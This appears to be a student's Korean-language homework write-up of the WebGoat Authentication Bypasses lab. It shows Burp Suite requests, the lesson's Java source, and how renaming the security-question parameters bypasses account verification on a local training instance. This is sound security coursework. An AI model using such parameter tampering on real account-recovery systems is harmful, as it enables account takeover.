
인터넷응용보안 12주차 과제

202121556 곽지현

Authentication Bypasses 문제.

임의로 test, 1234를 입력하고 Submit 버튼 클릭



Step 3: Using a proxy, remove "securityQuestion0" and "securityQuestion1" from the post data.

```
selectOption=SECURITY_QUESTION&securityQuestion0=test&securityQuestion1=test&jsEnabled=1&execution=e2s1&_sms_ivr_continue_btn_label=Continue&_default_continue_btn_label=Continue&_eventId_continue=Continue
```

The Scenario

You reset your password, but do it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is Those security questions are also stored on another device (not with you), and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?


test

What is the name of the street you grew up on?

1234

Submit

HTTP history에서 해당 요청 찾는다.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
648	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	474	JSON	mvc		
649	http://127.0.0.1:8080	POST	/WebGoat/auth-bypass/verify-acc...	✓		200	354	JSON			
650	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8077	JSON	mvc		
651	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	354	JSON	mvc		
652	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8077	JSON	mvc		
653	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	354	JSON	mvc		
654	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8077	JSON	mvc		
655	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	354	JSON	mvc		
656	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	354	JSON	mvc		
657	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8077	JSON	mvc		
658	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8077	JSON	mvc		

Request

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.6261.112 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=
xkLaHWsgtMAPiph09LTTYXEXunSSnRKkIPpPGYBw
Connection: close

secQuestion0=test&secQuestion1=1234&jsEnabled=1&
verifyMethod=SEC_QUESTIONS&userId=12309746
```

Response

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1;
mode=block
X-Content-Type-Options:
nosniff
X-Frame-Options: DENY
Content-Type:
application/json
Date: Tue, 20 May 2025
01:52:57 GMT

{
  "lessonCompleted":false,
  "feedback":
  "Not quite, please try agai
  n."
```

Inspector


Selection 35 (0x23)

Selected text

```
secQuestion0=test&secQuesti
on1=1234
```

Request attributes	2
Request body parameters	5
Request cookies	1
Request headers	18

Repeater로 보낸 뒤 secQuestion0와 secQuestion1을 제거하고 send 버튼 클릭 -> 실패


```
Content-Length: 55
sec-ch-ua: "Not(A:Brand";v="24",
"Chromium";v="122"
Accept: */*
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.6261.112
Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=
xkLaHWsgtMAPiph09LTTYXEXunSSnRKrIPpPGYBw
Connection: close

&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
userId=12309746
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 20 May 2025 01:55:44 GMT

{
  "lessonCompleted":false,
  "feedback":
  "Not quite, please try again.",
  "output":null,
  "assignment":"VerifyAccount",
  "attemptWasMade":true
}
```

Target: http://127.0.0.1:8080 HTTP/1


Inspector: Request attributes 2, Request query parameters 0, Request body parameters 3, Request cookies 1, Request headers 18, Response headers 6

Done 354 bytes | 20 millis

Memory: 144.0MB

깃헙에서 VerifyAccount.java 파일 열어 확인

"secQuestion"이라는 문자열을 찾고있는 것을 확인 -> 취약점 존재



```
              .build();
        }

        // else
        if (verificationHelper.verifyAccount(Integer.valueOf(userId), (HashMap) submittedAnswers))
          userSessionData.setValue("account-verified-id", userId);
          return success(this).feedback("verify-account.success").build();
        } else {
          return failed(this).feedback("verify-account.failed").build();
        }
      }

      private HashMap<String, String> parseSecQuestions(HttpServletRequest req) {
        Map<String, String> userAnswers = new HashMap<>();
        List<String> paramNames = Collections.list(req.getParameterNames());
        for (String paramName : paramNames) {
          // String paramName = req.getParameterNames().nextElement();
          if (paramName.contains("secQuestion")) {
            userAnswers.put(paramName, req.getParameter(paramName));
          }
        }
        return (HashMap) userAnswers;
      }
    }
```

49 Map<Strin
67 Map<Strin
Search for

AccountVerificationHelper.java 파일 열어 확인

if문에서 false를 리턴하는 조건은 (키 이름이 일치하며 && 키가 틀린 경우) 밖에 없다.

secQuestion0, secQuestion1이 아닌 다른 이름으로 입력시 if문에 진입하지 않는다.




https://github.com/WebGoat/WebGoat/blob/main/src/main/java/org/owasp/webgoat/lessons/authbypass/AccountV

WebGoat / src / main / java / org / owasp / webgoat / lessons / authbypass / AccountVerificationHelper.java

80 lines (64 loc) · 2.42 KB

```java
public class AccountVerificationHelper {
  public boolean didUserLikelylCheat(HashMap<String, String> submittedAnswers) {
  }

  // end of cheating check ... the method below is the one of real interest. Can you find the

  public boolean verifyAccount(Integer userId, HashMap<String, String> submittedQuestions) {
    // short circuit if no questions are submitted
    if (submittedQuestions.entrySet().size() != secQuestionStore.get(verifyUserId).size()) {
      return false;
    }

    if (submittedQuestions.containsKey("secQuestion0")
        && !submittedQuestions
            .get("secQuestion0")
            .equals(secQuestionStore.get(verifyUserId).get("secQuestion0"))) {
      return false;
    }

    if (submittedQuestions.containsKey("secQuestion1")
        && !submittedQuestions
            .get("secQuestion1")
            .equals(secQuestionStore.get(verifyUserId).get("secQuestion1"))) {
      return false;
    }

    // else
    return true;
  }
}
```

Repeater로 가서 secQuestion0, secQuestion1을 secQuestion2, secQuestion3으로 변경 뒤 Send 버튼 클릭 -> 성공



Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Target: http://127.0.0.1:8080

Request

```
sec-ch-ua: "Not(A:Brand";v="24",
"Chromium";v="122"
Accept: */*
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.6261.112
Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=
xkLaHWsgtMAPiph09LTTYXEXunSSnRKkIPpPGYBw
Connection: close

secQuestion2=test&secQuestion3=1234&
jsEnabled=1&verifyMethod=SEC_QUESTIONS&
userId=12309746
```

Response

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 20 May 2025 01:59:13 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congrats, you have successfully verifie
  d the account without actually verifying
   it. You can now change your password!",
  "output":null,
  "assignment":"VerifyAccount",
  "attemptWasMade":true
}
```


Inspector

Request attributes	2
Request query parameters	0
Request body parameters	5
Request cookies	1
Request headers	18
Response headers	6

Done

442 bytes | 29 millis

문제 성공!


WebGoat

127.0.0.1:8080/WebGoat/start.mvc#lesson/AuthBypass.lesson/1

WEBGOAT

- Introduction
- General
- (A1) Broken Access Control
- (A2) Cryptographic Failures
- (A3) Injection
- (A5) Security Misconfiguration
- (A6) Vuln & Outdated Components
- (A7) Identity & Auth Failure
- (A8) Software & Data Integrity
- (A9) Security Logging Failures
- (A10) Server-side Request Forgery
- Client side
- Challenges

Authentication Bypasses

Search lesson

Reset lesson

1 2

2FA Password Reset

An excellent example of authentication bypass is a recent (2016) example (https://henryhoggard.co.uk/blog/Paypal-2FA-Bypass). He could not receive an SMS with a code, so he opted for an alternative method, which involved security questions. Using a proxy, removed the parameters entirely and won.

Step 2: Enter any answer for security questions.

Verify your account

We don't recognise the device you're using.

Answer security questions